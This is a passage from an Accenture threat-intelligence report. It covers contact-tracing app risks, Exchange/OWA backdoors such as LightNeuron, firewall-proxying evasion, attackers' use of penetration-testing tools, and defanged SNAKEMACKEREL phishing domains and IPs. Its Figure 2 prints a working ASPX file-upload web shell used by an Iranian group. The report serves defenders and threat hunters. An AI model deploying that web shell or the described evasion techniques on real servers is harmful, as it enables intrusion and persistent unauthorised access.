43 Osborne, Charlie, "Proposed government coronavirus tracking app falls at the first hurdle due to data breach," ZDNet, April 20, 2020. https://www.zdnet.com/article/proposed-government-coronavirus-app-falls-at-the-first-hurdle-due-to-data-breach/

44 leommxj, "cvd-2020-0022," GitHub, February 16, 2020. https://github.com/leommxj/cve-2020-0022

45 "Singapore to begin nationwide distribution of COVID-19 contact tracing wearables," ZDNet, September 9, 2020. https://www.zdnet.com/article/singapore-to-begin-nationwide-distribution-of-covid-19-contact-tracing-wearables/#ftag=RSSbaffb68

State of play and post-pandemic implications

Accenture CTI analysts observed four distinct approaches that various governments are adopting for contact-tracing applications:

1. Contracting with reputable companies to run holistic contact-tracing programs that rely heavily on manual tracing—perhaps supplemented by apps.
2. Contracting reputable corporations to build solid apps for contact tracing[47]. These apps are mostly designed with built-in anonymity and identity protection mechanisms. The apps designate users by either static or randomly rotating hash values to obscure their identity. However, in certain instances in March and April 2020, Accenture CTI analysts observed that even with the highest standards applied, some flaws have crept in. In one instance, a vulnerability enables malicious actors to designate healthy individuals as carriers of the virus, undermining the entire purpose of the app in the process. Another important problem is the myriad of vulnerabilities that are associated with Bluetooth Low Energy including, but not limited to, recently identified vulnerabilities BluFrag and SweynTooth[48,49]. Left unpatched, iOS or Android systems are subject to being hacked by malicious actors in the vicinity of the victim's device. One such app that relied on Bluetooth Low Energy is Singapore's TraceTogether[50]. Most apps that fall under this category use closed source code. Some governments opt for closed source code for contact tracing to limit potential exploitation by cybercriminals, but the short time taken for engineers to develop these apps left little time for testing and increases the likelihood of undetected flaws.

46 "Why are Indian users so vulnerable to cyberattacks?" Factor Daily, November 17, 2016. https://factordaily.com/why-is-india-vulnerable-to-cyberattacks-bug-bounty-programs-cybersecurity/

47 Gernot, Fritz, "Contact tracing apps in Austria: a Red Cross initiative," Freshfields Bruckhaus Deringer, April 29, 2020. https://digital.freshfields.com/post/102g62d/contact-tracing-apps-in-austria-a-red-cross-initiative

48 CISA, "ICS Alert (ICS-ALERT-20-063-01): SweynTooth Vulnerabilities," March 3, 2020. https://www.us-cert.gov/ics/alerts/ics-alert-20-063-01

49 Yu, Eileen, "Contact tracing apps unsafe if Bluetooth vulnerabilities not fixed," ZDNet , April 25, 2020, https://www.zdnet.com/article/contact-tracing-apps-unsafe-if-bluetooth-vulnerabilities-not-fixed/

50 Ibid.

3. Relying on open sourced code to build tracing apps and boosting public trust in the process. An example of such approach is the "HaMagen" App used by the Israeli Government to warn its citizens if they come into close proximity to a COVID-19 positive case[51]. While this approach may avoid most surprise code deficiencies, users might still be subjected to hacking attempts via unpatched Bluetooth Low Energy vulnerabilities if they are near malicious actors or are exposed to other vulnerabilities that are discovered in the future.
4. Using contract-tracing apps that have added surveillance functionality. On March 9, 2020, Google removed a government-promoted COVID-19 contact-tracing app from the Play Store. Later analysis of the app reportedly showed it to collect personal information and data from user phones far beyond what is necessary for contact tracing[52].

Accenture CTI analysts have made a comparative analysis based on seven official apps released by different governments and organizations to assess their associated security risks. We found that:

- Two of the analyzed tracing applications have implicit consensual user agreements where it is stated that the information is shared with third-party organizations.
- The majority of the apps enable the tracking of the GPS location once installed; in Accenture CTI's analysts' opinion, this functionality goes beyond what is needed for contact tracing.
- In one case, a government enforces the use of a special phone SIM for any person arriving from area of the world considered to be at high coronavirus risk.
- The majority of the apps have additional capabilities that can profile users according to gender and age.
- In another case, the app was using a fake or rogue certificate to sign an official government app.

51 Sommer, Allison, "Israel Unveils Open Source App to Warn Users of Coronavirus Cases," Haaretz , March 23, 2020. https://www.haaretz.com/israel-news/israel-unveils-app-that-uses-tracking-to-tell-users-if-they-were-near-virus-cases-1.8702055

52 Doffman, Zak, "Coronavirus Spy Apps: Israel Joins Iran And China Tracking Citizens' Smartphones To Fight COVID-19," Forbes, March 14, 2020, https://www.forbes.com/sites/zakdoffman/2020/03/14/coronavirus-spy-apps-israel-joins-iran-and-china-tracking-citizens-smartphones-to-fight-covid-19/#43b59be8781b

Track and trace programs are being developed extremely quickly. Some clients may neglect normal security protocols in the name of speed. In some cases this risk is unacceptable. Leading practices for implementing COVID-19 track and trace include:

Diligence: All the normal data security mechanisms associated with an app that handles PII/PHI:

- Encryption—of data at rest and in transit
- Audit history
- Least privilege principles for data access
- Monitoring—dedicated person/team with tools to detect and respond to unusual activity
- Auditable user provisioning and deprovisioning
- Restricting logins to specific networks, geographies, or time of day
- Multi-factor authentication (MFA) for users that may not be on managed devices or networks given work from home policies

Automation: Third-party app security audit tools can alert companies to any drift in security as new updates are made and security issues are missed.

Collaboration: Development teams should work intimately with security teams to ensure apps are produced in a quick and secure manner. Likewise, security teams need to be pragmatic and flexible to support the requirement for significantly compressed development timelines.

Summary

Cybercriminals can take advantage of contact-tracing apps in several ways, including gaining access to PII via data breaches, falsifying infection statuses of users if their designated hash values are not updated frequently, and gaining access to victims' devices and personal data via Bluetooth Low Energy vulnerabilities. One such incident of a data breach has already been registered in a European country, highlighting the prominence of such a threat vector[53].

Additionally, some countries are enforcing the use of deficient contact-tracing apps for people who choose to leave their homes for any reason, further compounding threats from malicious actors[54]. Partial PII that malicious actors can obtain from a data breach of a compromised device, or data set, might potentially be used to construct synthetic identities to compromise bank accounts and credit card credentials. Accenture CTI analysts have already observed an increased appetite for PII in Dark Web underground markets in light of the various stimulus packages fielded around the world. The inherent data storage vulnerabilities and the technical vulnerabilities associated with the contact-tracing apps are likely going to further fuel this hunger, as the data becomes a high value, sought after commodity.

53 Ozborne, Charlie, "Proposed government coronavirus tracking app falls at the first hurdle due to data breach," ZDNet, April 20, 2020, https://www.zdnet.com/article/proposed-government-coronavirus-app-falls-at-the-first-hurdle-due-to-data-breach/

54 Kwan, Campbell, "India orders mandatory use of COVID-19 contact tracing app for all workers," ZDNet, May 4, 2020. https://www.zdnet.com/article/india-orders-mandatory-use-of-covid-19-contact-tracing-app-for-all-workers/

02 NEW, SOPHISTICATED TTPS TARGET BUSINESS CONTINUITY

Overview

Sophisticated threat actors, including advanced potentially state-sponsored actors, from a range of countries with aggressive and capable cyber programs, are observed to continue to develop powerful capabilities for command and control, intelligence gathering and defense evasion at tactical and technical levels. We see operators from some of the most skilled and best-resourced groups such as BELUGASTURGEON , are targeting Microsoft Exchange and Outlook Web Access (OWA) and using them as beachheads to hide traffic, relay commands, compromise e-mail, exfiltrate data and gather credentials for onward espionage. Elsewhere, there is an opportunity for groups such as SOURFACE (aka APT39 or Chafer), are targeting the Internet Information Services platform which supports OWA to gain unauthorized access and build numerous points of persistence in compromised environments.

Meanwhile, capable adversaries have been observed by Accenture CTI analysts devising new ways to counter network segregation and avoid detection. The threat actors Accenture CTI call SOURFACE (aka APT39 or Chafer) and at least one other highly sophisticated threat actor have apparently developed similar techniques to conceal malicious traffic, manipulating local firewalls and proxying traffic over non-standard ports using native commands, tools and functions.

Key observations

- New, sophisticated adversaries are exploiting platforms such as Microsoft Exchange (Exchange), Outlook Web Access (OWA) and Outlook on the Web to enable adversaries to conduct malicious activities.
- As Web-facing systems and services typically communicate externally—with high data volumes as part of their day-to-day operations—adversaries are finding it easier to hide egress activity or command and control within background noise.

- As components of Exchange and OWA provide authentication services, attackers may also discover the means to conduct credential harvesting.
- Attacks against these platforms range from relatively simple and even crude—but nonetheless effective—through to extremely sophisticated.

Established platforms are under siege

Even before June 2019, sophisticated cyberthreat actors have aggressively targeted systems supporting Microsoft Exchange and OWA, such as Client Access Servers (CAS). Compromising the Exchange ecosystem offers adversaries several notable advantages when using it as a beachhead within a victim environment—as well as a number of integrated applications and interfaces cyberthreat actors can use for malicious purposes.

Command and Control conduit and Data egress: Hosts supporting Exchange and associated services frequently relay large volumes of data to external locations—representing a prime opportunity for malicious actors to hide their traffic within this background noise. Adversaries including BELUGASTURGEON (aka Turla or Whitebear) have reportedly even co-opted functionality within Exchange to manipulate legitimate traffic traversing Exchange[55] as a means of relaying commands or exfiltration of sensitive data.

Credential theft: As hosts such as CAS servers typically operate Web login portals for services including OWA, adversaries with access to these devices may be able to deploy capabilities to steal user login credentials. Notably, an advanced persistent threat actor reportedly deployed Web shells to harvest credentials from OWA users as they logged in[56].

55 Faou, Matthieu, "TURLA LIGHTNEURON: One email away from remote code execution," ESET, May, 2019 https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf

56 Asher-Dotan, Lital, "FAQs: Answering Your Questions About Cybereason Lab's Discovery—a Microsoft OWA Backdoor," Cybereason, October 16, 2015. https://www.cybereason.com/blog/microsoft-owa-backdoor-questions-answered

LightNeuron exchange implant

Among the most sophisticated adversaries Accenture CTI follows, BELUGASTURGEON have been active since at least 2008 conducting global targeting of government and defense organizations, foreign policy research firms and think-tanks. Recent BELUGASTURGEON activity observed by Accenture CTI during investigations has targeted government entities and political organizations within Armenia with Strategic Web Compromises (SWC)—also known as watering holes, these operations compromise websites to compromise the websites' visitors[57]. Between July and November 2019, the actors established SWCs on websites including that of the Armenian Institute of International and Security Affairs and the European Business Association of Armenia (EBA), sites that may receive prominent European government and defense visitors—Accenture CTI analysts identified the latter through research and this site has not been publicly reported.

In May 2019, security researchers at ESET revealed the existence of a sophisticated Exchange backdoor BELUGASTURGEON used, known as LightNeuron[58]. Likely in use since 2014, LightNeuron is noteworthy in that it is registered as a Microsoft Exchange Transport Agent[59]. Transport Agents represent a function in Microsoft Exchange Server which enables third-party software, such as mail filtering, security or anti-spam applications or secure file transfer products, to interact with mail servers. LightNeuron runs with system-level privileges, and when registered as a Transport Agent, it effectively grants BELUGASTURGEON access to messages that may traverse the Exchange server. Additionally, it provides the operator, BELUGASTURGEON in this case, the ability to arbitrarily craft its own messages, modify or delete existing ones, and automate, delay or schedule the sending of messages.

57 Faou, Matthieu, "Tracking Turla: New backdoor delivered via Armenian watering holes," welivesecurity, March 12, 2020 https://www.welivesecurity.com/2020/03/12/tracking-turla-new-backdoor-armenian-watering-holes/

58 Faou, Matthieu, "TURLA LIGHTNEURON: One email away from remote code execution," ESET, May, 2019 https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf

59 "Transport agents," Microsoft, April 8, 2020. https://docs.microsoft.com/en-us/exchange/transport-agents-exchange-2013-help

To protect its command and control channel, LightNeuron uses a combination of static file encryption and steganography. LightNeuron stores its external configuration files, which contain the various functions and routines implemented by the implant as well as e-mail addresses used for communications, as .dat and .xml files encrypted using a combination of AES-256 (main configuration body) and RSA-1024 (AES-256 key value).

The command and control (C2) channel and data exfiltration is implanted via e-mail attachments. The attachments are both legitimately structured PDF and JPG formats and use filenames and naming structures predefined in the configuration. Inside these files, the tool hides commands and data for exfiltration in an AES-256-encrypted container, with an XOR routine for data validation. Users can accomplish C2 and exfiltration using either specially crafted e-mails or modified legitimate ones.

In most instances, BELUGASTURGEON actors likely deploy LightNeuron as part of well-organized intrusions, as the installation of mail transport agents typically require elevated levels of privilege (Domain Admin/Enterprise Admin). Exchange servers represent a “one-stop shop” for espionage-focused data collection and support the means for covert exfiltration. Such servers frequently act as “bastions” or single points of connectivity between multiple, otherwise separate, environments.

Custom Internet Information Services Web shells

In addition to targeting Exchange servers, several sophisticated adversaries have targeted the Windows Internet Information Services (IIS) platform which supports Outlook Web Access (OWA). Since at least 2014, Accenture CTI has observed threat groups have used backdoors in Internet Server Application Programming Interface (ISAPI) filters for use against OWA, including with malware, such as OWAAUTH/LuckyOWA, and versions of the

China Chopper Web shell. When used legitimately, these filters permit IIS server administrators to implement additional functionality to IIS, beyond that enabled natively; they take the form of Windows DLL files deployed to those servers, which perform certain actions. Much of this functionality is highly valuable to malicious actors. In particular, the ability to handle authentication requests, serve arbitrary files or perform processing in response to certain requests can be useful in gaining unauthorized access to a victim system. Malware tools typically contain interactive remote command functionality as well as the means to steal credentials.

Accenture CTI observed a less sophisticated, but still effective, technique during an incident response engagement in 2019. The threat actor, believed to be a threat group located in Iran and which Accenture CTI tracks under the name SOURFACE (aka APT39 or Chafer), deployed custom Active Server Page Extended (ASPX) Web shells to IIS directories within the victim's OWA environment to facilitate malicious functionality. Early in the intrusion, these Web shells included discrete files named to resemble legitimate files on the victim's system (for instance "login2.aspx" instead of "login.aspx"). To evade static detection, these files typically contained limited functionality, often only file upload and download or command execution (Figure 2).

SOURFACE operators altered their approach as the intrusion progressed. Instead of placing additional files to accomplish malicious functionality, the adversary appended Web shell code to legitimate files within IIS. It is likely they did this to reduce the identification by network defenders and ensure persistent access, even if other Web shell files were identified and removed. The specific functionality within the appended code was relatively simple, spawning a Windows Command Prompt when supplied with a hardcoded password. It enabled SOURFACE operators to achieve remote command execution on the affected OWA IIS server, even without valid user credentials.

Figure 2.

SOURFACE Web shell used for file uploads on IIS servers observed by Accenture CTI analysts

```
<%@ Page Language="C#" %>
<script runat="server">
protected void Button1_Click(object sender, EventArgs e)
{
if (FileUpload1.HasFile)
try
{
FileUpload1.SaveAs("c:\\inetpub\\wwwroot\\[redacted]\\"+FileUpload1.FileName);
Label1.Text = "File name: "+FileUpload1.PostedFile.FileName + "^<br^>"+FileUpload1.PostedFile.ContentLength + '
kb^<br^>"+"Content type: "+FileUpload1.PostedFile.ContentType;
}
catch (Exception ex)
{ Label1.Text = "ERROR: " + ex.Message.ToString(); }
else
{ Label1.Text = "You have not specified a file."; }
}
</script>
<html xmlns="http://www.w3.org/1999/xhtml" ><head runat="server"><title>Upload Files</title></head><body><form
id="form1" runat="server"><div><asp:FileUpload ID="FileUpload1" runat="server" /><br /><br /><asp:Button
ID="Button1" runat="server" OnClick="Button1_Click" Text="Upload File" /><br /><br /><asp:Label ID="Label1"
runat="server"></asp:Label></div></form></body></html>
```

Source: Accenture CTI

In 2019, Accenture CTI analysts discovered several malicious files in the wild that they assess with moderate confidence to be associated with BLACKSTURGEON's ongoing targeting of government and public sector organizations. One of the files appears to be a version of BLACKSTURGEON's customized version of the "RULER" tool designed to abuse Microsoft Exchange services[60]. This file exploits the CVE-2017-11774 Outlook vulnerability, a security feature bypass vulnerability that affects Microsoft Outlook and enables attackers to execute arbitrary commands[61]. These malware samples thought to be from BLACKSTURGEON, and executable files United States Cyber Command provided to the public in July 2019 via online malware scanner service VirusTotal[62], appear also to have been used in Shamoon2 activity, which targeted Saudi Arabian government entities around January 2017[63].

60 "Ruler," MITRE, February 4, 2019. https://attack.mitre.org/software/S0358/

61 IDefense Security Intelligence Services. "BLACKSTURGEON Actors Exploit CVE-2017-11774 Using RULER Hack Tool." July 8, 2019. IntelGraph reporting.

62 USCYBERCOM Malware Alert, July 2, 2019. https://twitter.com/CNMF_CyberAlert/status/1146132674781822976

63 IDefense Security Intelligence Services. "Shamoon2: Second Round of Wiper Activity." February 8, 2017. IntelGraph reporting.

Cyberattackers evolve techniques used to exploit vulnerabilities

Adversaries continue to adapt to improve defenses, such as the increasing use of network segregation, separation and improved perimeter visibility.

Threat groups using approaches that enable lateral movement within organizations, and "island hopping" from one party into another through legitimate interconnectivity, have increasingly employed living-off-the-land techniques to evade detection.

Recent campaigns against government entities have involved newly-designed malware families configured with internally-routable command and control infrastructure, possibly also designed for evasion.

Internal lateral movement techniques

As mature organizations improve perimeter security and network architecture, adversaries have had to increasingly employ novel techniques to move through victim environments. Bypassing internal network segregation and separation, and evading network and host-based detection, are vital for sophisticated adversaries in maintaining persistent long-term access to victim environments. Abuse of native Windows functionality or trusted applications for this purpose avoids having to deploy tools that may alert network defenders to the presence of unauthorized activity.

During some incident response engagements, Accenture CTI encountered a highly sophisticated cyber threat actor conducting supply-chain compromises within verticals including aerospace, defense, engineering and nuclear. Throughout 2018 and 2019, within the networks of several victim organizations, Accenture CTI Incident Responders saw this threat actor's operators modify local firewall rules using the native Windows "netsh" command. The threat actor used these changes to proxy malicious traffic (primarily Remote Desktop Protocol (RDP)[64] and Secure Sockets Layer (SSL) VPN) over non-standard ports more commonly associated with other, legitimate

protocols. This enabled the intruders to bypass network monitoring, security appliances or other limitations designed to restrict RDP between hosts in the victim environments. The actors chose ports such as TCP port 53 (DNS zone transfers and database communication) and TCP port 1433 (Microsoft SQL) for proxying, which typically support the types of services which are permitted through border firewalls or between otherwise segregated networks. The group Accenture CTI calls SOURFACE (aka APT39 or Chafer) has used a similar technique to proxy Secure Shell (SSH) traffic over non-standard ports, in combination with tools such PuTTy/Plink or native SSH functionality within recent versions of Windows.

This threat actor was also observed using the "netsh" technique to establish "proxy" or "bouncer" hosts, which it designed to route traffic originating from one host on a particular port to another host on a different port. The threat actors used this technique on bastion hosts between segregated or separated networks so they could access the hosts remotely from staging locations elsewhere in the network (typically from other physical locations).

"BlueBird" backdoor and internal C2

Since December 2019, Accenture CTI has been tracking new campaign activity primarily against South Asian government entities. This campaign has employed a new family of malware, which Accenture CTI calls BlueBird and which appears to be derived from an implant Accenture CTI knows as THS or WhiteBird. BlueBird shares victim associations, binary artifacts and command and control (C2) infrastructure with WhiteBird. Both WhiteBird and BlueBird appear to be derived from the Quarian malware family which East Asian cyberthreat actors have used for nearly a decade.

64 RDP is a communications protocol designed by Microsoft for remote management and access to virtual desktops

On March 24, 2020, Accenture CTI obtained a sample of the BlueBird malware, compiled on February 11, 2020 that was deployed against a Central Asian government organization. This sample shows an evolution from the earlier variants of BlueBird seen in late 2019, in that several characteristic strings shared with WhiteBird had been removed.

A notable aspect of the newer BlueBird sample is that its command and control is configured as an internally routable IP address rather than an externally-routable IP address or domain. The threat actors have used this approach before, within victim environments where the actors had configured compromised systems to act as proxies and automatically relay C2 traffic to attacker-operated infrastructure. This approach can frustrate network defenders, as binary analysis will not directly expose the attacker's operational infrastructure. In this instance, the actors accomplished command and control over TCP port 53 using a custom binary protocol.

Summary

The innovations in techniques will naturally challenge network defenders. State-aligned operators could continue—in most cases—to need to emphasize stealth and persistence to meet their intelligence-gathering goals. Such capabilities and detection evasion approaches underline the importance of identifying and tracking priority adversaries and then threat hunting against the specific behaviors employed by the priority adversaries.

03 MASKED OR NOISY CYBERATTACKS COMPLICATE DETECTION

Overview

Innovation and evolution in TTPs continues across the intrusion life cycle. At initial access stages, groups, such as SNAKE MACKEREL, operating from Russia, have stepped up indiscriminate approaches, reportedly conducting mass scanning or widespread phishing to try to achieve footholds for subsequent exploitation in onward espionage, or to conceal directed activity in a broader campaign. Initial access, and subsequent movement within and around business environments is also still frequently enabled by supply chain compromise. This often involves solid operational security, clever masquerading and abuse of legitimate credentials to overcome perimeter defences. Once on the network, many cybercriminals, like extortionists using the Maze ransomware variant, and key advanced state adversaries, can benefit from the availability and effectiveness of built-in system tools and penetration testing frameworks for post-compromise activity. Criminals use them widely and successfully in targeted intrusions, including in some of the highest impact extortive ransomware operations. Nation-States frequently use them to support low-cost, deniable and successful "mass access" campaigns of unprecedented scale.

A growing number of politically and financially motivated adversaries are adopting these approaches, suggesting they are yielding results now and could be even more frequently employed as we look toward 2021.

Key observations

- Sophisticated state-sponsored and criminal actors continue to frequently use penetration testing tools for complex intrusions.
- Researchers most frequently observe the tools Cobalt Strike, PowerShell Empire, Metasploit and Mimikatz.
- Cyberthreat actors routinely chain together off-the-shelf tools with living-off-the-land techniques, complicating detection and attribution.
- Off-the-shelf tools offer the benefits of deniability, continued effectiveness and ease of use, so their proliferation could continue.

Sophisticated adversaries mask identities with off-the-shelf tools

Common penetration testing tools continue to feature heavily in complex cyber intrusions. In the past year, we could observe a range of state-sponsored programs and organized criminal groups have been leveraging open-source or commercially available tools to supplement bespoke capabilities and "living off the land" techniques—a phrase describing the creative abuse of tools readily available in the target environment. Cyberthreat actors frequently use these penetration testing tools for immediate post-exploitation activities on victim networks—such as establishing persistence, command and control, lateral movement, and accessing credentials. Researchers most commonly observe the tools Cobalt Strike Beacon, Powershell Empire, Metasploit's Meterpreter and Mimikatz. These frameworks function largely in-memory, offer malleable profiles for command and control, and can make use of obfuscation. Actors can alter these tools to provide additional functionality or further mask their signature. Analysts require high levels of skill to interpret this activity, so detection and mitigation remains a significant challenge for network defenders.

Wide proliferation in cyber espionage operations

These post-exploitation frameworks are being used widely in state-sponsored cyber espionage. For advanced state programs these tools offer a few distinct advantages over proprietary capabilities.

Deniability: In state-sponsored cyberthreat operations, deniability offers clear strategic advantage and is often a political imperative. Avoiding the use of bespoke tooling strongly supports the deniability imperative. Throughout 2019 and 2020, Accenture CTI analysts have observed suspected state-sponsored activity relying heavily on a combination of off-the-shelf tooling, living-off-the-land techniques, shared hosting infrastructure and VPS services, and publicly developed exploit code. For example, as of June 24, 2020, Accenture CTI analysts observed Lucifer malware operators have used CertUtil to download malicious tools as part of a larger pattern of attackers using legitimate tools for malicious activities, known as "living off the land." When such techniques are combined, attribution becomes a

significant challenge for incident responders. In 2019, Accenture CTI investigated incidents in which the use of off-the-shelf tools, native functionality and cloud services made attribution difficult or unachievable. In a representative example of this, Incident Responders observed a host compromised via RDP brute forcing subsequently running a PowerShell script to download several malicious binaries from a shared hosting infrastructure. The investigation established the heavily obfuscated binaries to be Cobalt Strike Beacon components. As Cobalt Strike Beacon has been deployed by a range of cyber espionage and ransomware extortion intrusion sets since June 2019, responders needed further evidence to attribute the activity—and establish likely motivations and intent. However, the adversary has chained the use of this off-the-shelf tool with other non-attributable techniques and infrastructure. Only native Windows functionality was used for initial network enumeration and discovery, C2 and infrastructure identified used common VPS providers and cloud services, and tactics were sufficiently generic to prevent attribution.

A failure to attribute intrusions, regardless of the extent of their success, disadvantages the network defender. Attribution can assist in directing further threat hunting, support the creation of more relevant detection logic, and inform security and business leaders' strategic understanding of the threat. The latter is an important factor in accurately calculating business risk.

Efficient use of resources: Even the most capable state-sponsored cyber adversaries experience limitations on their resources and variance in operator skill level. By using off-the-shelf tools these groups can focus their bespoke tool development and assign their more experienced operators to the highest priority and most complex tasks. Although there is not enough evidence to draw comprehensive conclusions, it remains a realistic possibility that prominent state-sponsored threat groups use off-the-shelf tooling less extensively in their highest priority targeting—including against Western government organizations, critical national infrastructure and telecommunications. In incidents against these target categories, bespoke malware, combined with the abuse of native system functionality, is more likely to feature prominently.

Accenture CTI has observed variance in the skill level of state-sponsored operators in an investigation in which time delays in operator actions appeared to be linked to an inadequacy of operator skill. Throughout the investigation, the average session time of the operators was 45 to 60 minutes. These sessions typically followed a set structure to maintain persistence and re-dump credentials. However, in one instance Accenture CTI recorded a session of more than four hours. Although initially the operator followed the expected steps, Accenture CTI observed basic operator errors and the activity ceased for several hours. Upon recommencing, the operator executed his or her actions with significantly greater precision, suggesting more experienced associates intervened. The existence of an apparent escalation process suggests the intrusion set operated a structured hierarchy, taking an almost militaristic approach to the conduct of operations. This means the observed operators are almost certainly part of some kind of formed organization with access to varied skill sets and resources—and with well-defined operating objectives.

Scale and speed: State-sponsored cyberthreat groups are using open-source tooling at unprecedented scale and speed. Since June 2019, and as recently as April 2020, state-sponsored groups have been observed using off-the-shelf tools to capitalize on the opportunities presented by the emergence of various critical vulnerabilities including CVE-2019-11510 (Pulse Secure VPN), CVE-2019-19781 (Citrix Application Delivery Controller) and CVE-2020-10189 (Zoho ManageEngine Zero-Day Vulnerability). One such group's mass access operation reportedly utilized a combination of infrastructure vulnerability exploitation, living-off-the-land techniques and Cobalt Strike Beacon and Meterpreter shells for persistent access[65]. Notably, this group used native Windows Background Intelligent Transfer Service (BITSAdmin) and CertUtil certificate authority configuration functions while installing their tools. Accenture CTI analysts have seen other state-aligned threat groups demonstrate proficiency in abusing these native functions for nefarious purposes. This practice is likely to persist. This threat group

65 Heinemeyer, Max, "Catching APT41 exploiting a zero-day vulnerability," Darktrace, April 2, 2020, https://www.darktrace.com/en/blog/catching-apt-41-exploiting-a-zero-day-vulnerability/

automated large elements of their staging activity, highlighting how common penetration testing tools can be used to enable scale rarely observed in previous espionage activities. Some state-sponsored groups have also used a range of off-the-shelf tools to support their expanding espionage operations. During incident response engagements in 2019 and 2020, Accenture CTI analysts have observed Cobalt Strike and Mimikatz, combined with living-off-the-land techniques, during espionage operations believed to have used SSL VPN and Citrix vulnerabilities.

Enabling lateral movement in ransomware deployments

Off-the-shelf tools are popular with operators of prominent ransomware variants. While the advantage of deniability is less relevant for ransomware operations, the ease of use and range of lateral movement functionality presented by off-the-shelf tools makes them attractive. Ryuk, Maze, REvil and Doppelpaymer have made use of off-the-shelf tools Cobalt Strike and Mimikatz[66] in the past year. Threat actors typically install these tools following Trickbot/Emotet infections, exploitation of known vulnerabilities in Internet-facing systems, and RDP brute forcing. Actors principally use them—in a manner similar to state-sponsored operations—to enable credential theft, command and control, and lateral movement. Dwell time varies from near immediate use of these tools to days or months. Security researchers have observed Cobalt Strike and Bloodhound being used—along with native functions including RDP—to enable the deployment of prominent ransomware variant Ryuk in just two hours following an initial Trickbot infection[67]. However, threat actors can take much more time for lateral movement activities in less permissive environments—often 30 days or greater. During a recent investigation into suspected ransomware staging activity, Accenture CTI did not observe enumeration and Cobalt Strike beacon activity until a number of weeks following the suspected initial Trickbot/Emotet access vector.

66 Microsoft Threat Protection Intelligence Team, "Ransomware groups continue to target healthcare, critical services; hers's how to reduce risk," April 28, 2020. https://www.microsoft.com/security/blog/2020/04/28/ransomware-groups-continue-to-target-healthcare-critical-services-heres-how-to-reduce-risk/

67 JW, "Trickbot to Ryuk in Two Hours," Wilbur Security, March 25, 2020, https://www.wilbursecurity.com/2020/03/trickbot-to-ryuk-in-two-hours/

A durable trend

It is highly likely that both state-sponsored and organized criminal groups will continue to use off-the-shelf and penetration testing tools for the foreseeable future. Their advantages in scalability of operations, ease of use and deniability, alongside their continued operational effectiveness, simply make them useful and cost-efficient, and there is a strong possibility they could proliferate. Threat actors are likely to use these tools in mass-access campaigns, exploiting emerging vulnerabilities where researchers have already published proof-of-concept code. This same threat group has led the way in automating this activity, but Accenture CTI expects other experienced state-sponsored groups, cybercriminals and emerging state-sponsored actors to follow suit. Sophisticated actors may use penetration testing tools heavily in intrusion staging phases before moving to alternative techniques, where required, to achieve their objectives. They are likely to practice a combination of living-off-the-land and bespoke capability. Network defenders should consider off-the-shelf tools an option that sophisticated adversaries may use where beneficial, as opposed to a critical capability on which they rely. For example, Accenture CTI incident responders have directly observed the state-sponsored threat group they call SOURFACE achieve credential dumping with both native Windows utilities and off-the-shelf tooling variants, using procdump to dump the local security authority subsystem service (LSASS) in a recent intrusion and having utilized Mimikatz previously. Emerging state programs and organized criminal groups are likely to use a broader range of functionality afforded by these tools. While many have shown an ability to use native functions to similar effect, such as RDP, WMI and PsExec, tools like Cobalt Strike remain an effective, user-friendly option.

Spear phishing steps up a gear

SNAKEMACKEREL threat group is part of an ongoing campaign of cyber-enabled operations directed at the United States government and its citizens. These cyber operations have included spear phishing campaigns targeting government organizations, critical infrastructure entities, think tanks, universities, political organizations, and corporations leading to the theft of information.

- Since late 2019, SNAKEMACKEREL actors have increased indiscriminate targeting activities such as credential stuffing and external infrastructure enumeration.
- Such activities may be efforts to gain access to high-profile individual accounts at organizations for onward spear phishing.
- SNAKEMACKEREL's automated brute-forcing of external infrastructure is not typically configured to provide a conventional user-agent.

Since late 2019, the Accenture CTI team has observed SNAKEMACKEREL (aka APT28, Fancy Bear, Sofacy), believed to be conducted by threat actors located in Russia, enact significant changes in their TTPs and operational tempo. The group still makes extensive use of captive portals—Web pages that welcome new, often guest network users before permitting network access—for credential phishing against high-priority targets, primarily within the aerospace, defense, aviation, government, academia and financial industries. However, SNAKEMACKEREL actors have increased their targeting of United States government agencies, education institutions and energy sector entities in 2020[68].

68 Andy Greenberg, "Russia's GRU Hackers Hit US Government and Energy Targets" Wired, July 24, 2020. https://www.wired.com/story/russia-fancy-bear-us-hacking-campaign-government-energy/

Specifically, Accenture CTI has observed:

- SNAKEMACKEREL actors scanning victim infrastructure from IP addresses within virtual private server (VPS) ranges, looking for exposed Microsoft Exchange autodiscover.xml files and exposed services such as server message block (SMB), remote desktop protocol (RDP) and structured query language (SQL).
- SNAKEMACKEREL actors using the Open Vulnerability Assessment Scanner (OpenVAS) software framework to scan for publicly known vulnerabilities.
- SNAKEMACKEREL actors performing brute-force actions and credential stuffing against exposed external gateways, including Microsoft Exchange, Microsoft Office 365, and single-factor authenticated virtual private networks (VPNs).

The indiscriminate aspects of the campaign may be efforts to gain access to e-mail accounts belonging to high-profile individuals within reputable organizations and use the accounts in onward activity such as spear phishing. In addition to the scanning activity the Accenture CTI team has observed, the group likely continues to also conduct external infrastructure exploitation against the exposed services or IoT devices as they have in prior intrusions[69].

Notably, SNAKEMACKEREL actors do not typically configure their automated brute-forcing tool to provide a conventional browser user-agent when sending requests inbound to the victim host. Network defenders and threat hunters may look for recorded inbound interactions with Microsoft Exchange, Office 365, and other external Web portals without recorded user-agents, or with Python urlib user-agents, to identify potentially malicious activity.

69 MSRC Team, "Corporate IoT—a path to intrusion," Microsoft Security Response Center, August 5, 2019, https://msrc-blog.microsoft.com/2019/08/05/corporate-iot-a-path-to-intrusion/

Accenture CTI has recently identified root domains being used by SNAKEMACKEREL for credential phishing (Figure 3).

Figure 3.

Root domains used by SNAKEMACKEREL

Domain	Confidence
0x4fc271[.]tk	High
0xf4a5[.]tk	High
0xf4a54cf56[.]tk	High
546874[.]tk	High
change-password[.]ml	High
id24556[.]tk	High
id451295[.]com	High
id6589[.]com	High
yahoo-change-password[.]com	High
accountconfig[.]tk	Medium
change-password[.]tk	Medium
com-changepassword[.]com	Medium
mail-yahooservice[.]com	Medium
secureing[.]com	Medium
undelmailservice[.]tk	Medium

Source: Accenture CTI

Accenture CTI has identified IP addresses as infrastructure SNAKEMACKEREL has used to host phishing portals, conduct scanning and execute exploitation and brute force activities (Figure 4).

Figure 4.

IP addresses used by SNAKEMACKEREL

IP Address	Confidence
81.19.210[.]149	High
82.118.242[.]171	High
89.238.178[.]14	High
172.111.161[.]232	High
185.193.38[.]152	Medium
185.227.68[.]214	Medium
185.230.124[.]238	Medium
185.244.213[.]42	Medium
185.245.85[.]178	Medium

Source: Accenture CTI

